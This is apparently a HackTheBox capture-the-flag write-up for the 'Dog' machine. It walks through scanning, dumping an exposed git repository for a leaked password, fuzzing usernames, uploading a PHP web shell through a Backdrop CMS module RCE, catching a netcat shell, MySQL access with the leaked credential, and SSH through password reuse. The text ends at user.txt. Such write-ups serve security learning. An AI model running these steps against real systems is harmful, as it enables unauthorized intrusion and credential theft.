Dog writeup
Box name: Dog
Difficulty: Easy
OS: Linux
Overview: Dog is an easy-rated Linux machine that involves reading sensitive information through an exposed git repository and exposing credentials to get administrator access to BackdropCMS. The admin privileges allow an attacker to exploit Remote Code Execution by uploading a malicious archive containing a PHP backdoor to gain an initial foothold. The johncusack user account also reuses the BackdropCMS password. After compromising the johncusack account, the attacker finds that the user can run the bee executable with sudo privileges, which allows the attacker to gain root privileges.
Link: https://app.hackthebox.com/machines/Dog?sort_by=created_at&sort_type=desc
Machine IP: 10.129.231.223

Ran rustscan to scan the machine.
rustscan -a 10.129.231.223 –ulimit 5000 -b 2000 — -A -Pn

Navigated to the webserver.
Checked Sourcecode and this uses Backdrop CMS.

No version yet. Ran feroxbuster.
feroxbuster -u http://10.129.231.223/ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt
Went back to the nmap scan to see if that found anything regarding Backdrop CMS and a version but I also noticed it found a /.git directory.

Checked that out real quick

In logs I found something that looks like a hash.

Hashid says it could be SHA-1.

Turns out these are Git commit SHAs though. Didn’t see anything manually. I’ll use gitdumper.
~/.local/bin/git-dumper http://10.129.231.223/.git/ ~/fknhack/dog/git-dump –timeout 15
Read through the output and in settings.php it looks like there are credentials.

root:BackDropJ2024DS2024
Tried sshing with those just in case but didn’t get in.
I tried logging into http://10.129.231.223/?q=user/login but same issue. Tried admin and dogBackDropSystem as that was seen on a blog post. I got stuck here for a while. I peeked at the writeup and apparently we can fuzz for accounts at /accounts using ffuf.
ffuf -w /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -u http://dog.htb/\?q=accounts/FUZZ -c -v -mc 403

This finds two users john and tiffany. Tried john didn’t work. Was able to get in with tiffany.

Never saw this CMS before so clicked around for a bit. I did find a bunch of other users.

Couldn’t find the version number myself. Googled it and we can go to Reports -> Status report.

Googled exploits and there is an admin authenticated RCE https://www.exploit-db.com/exploits/52021. Read through it, copied the code to EDB-52021.py and ran it.
python3 EDB-52021.py http://10.129.231.223

Went to Functionality -> Install new Modules.

Went to Manual Installation bottom right.

Uploaded the shell and hit install.

It only allowed certain extensions though.

tar -czf shell.tar.gz shell/
Uploaded shell.tar.gz and it says it succeeded.

This didn’t work the first time around. Reuploaded and navigated to modules/shell/shell.php and it worked.

After reloading it must’ve been deleted though. Maybe there is a sort of AV. While listening with netcat, I reuploaded and right when it uploaded I ran this command to get a proper shell.

Stabilized my shell and tried to get /home but no access yet. We do see two users on the machine.
python3 -c ‘import pty;pty.spawn(“/bin/bash”)’
# Ctrl+Z
stty raw -echo; fg
export TERM=xterm


We saw a mysql server and some creds before. Confirmed I can see it here.
I was able to get in with those credentials.
mysql -u root -p’BackDropJ2024DS2024′ -h 127.0.0.1
Looked at the backdrop database, saw a user’s table and dropped that.

I didn’t even need to do this. While I was looking if I would be able to crack the hashes, it turns out that johncusack actually uses the password BackDropJ2024DS2024. SSHed into his account instead and got user.txt.
